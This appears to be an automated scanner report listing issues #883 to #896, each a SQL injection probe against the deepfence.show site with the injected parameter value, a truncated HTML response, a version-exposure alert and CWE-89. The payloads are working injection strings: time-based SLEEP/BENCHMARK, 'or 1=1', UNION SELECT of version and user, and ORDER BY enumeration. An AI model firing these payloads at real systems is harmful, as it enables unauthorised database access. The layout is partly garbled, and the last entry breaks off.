href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#883				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>') or benchmark(10000000,MD5(1))#</td></tr> </table>	Name	Value	demouser@deepfence.io	') or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	') or benchmark(10000000,MD5(1))#				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#884

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 27#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 27#
Name	Value				
demouser@deepfence.io	ORDER BY 27#				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#885

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 3--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#886

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	-2

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#887

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or 1=1--</td></tr></table>	Name	Value	demouser@deepfence.io	admin" or 1=1--
Name	Value				
demouser@deepfence.io	admin" or 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#888				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#889				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>"</td></tr> </table>	Name	Value	demouser@deepfence.io	"
Name	Value				
demouser@deepfence.io	"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#890

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#891				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#892				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1#
Name	Value				
demouser@deepfence.io	ORDER BY 1#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#893

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#894				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

Parameters	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#895	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' AND MID(VERSION(),1,1) = '5';</td></tr></table>		Name	Value	demouser@deepfence.io	' AND MID(VERSION(),1,1) = '5';
Name	Value					
demouser@deepfence.io	' AND MID(VERSION(),1,1) = '5';					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#896	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
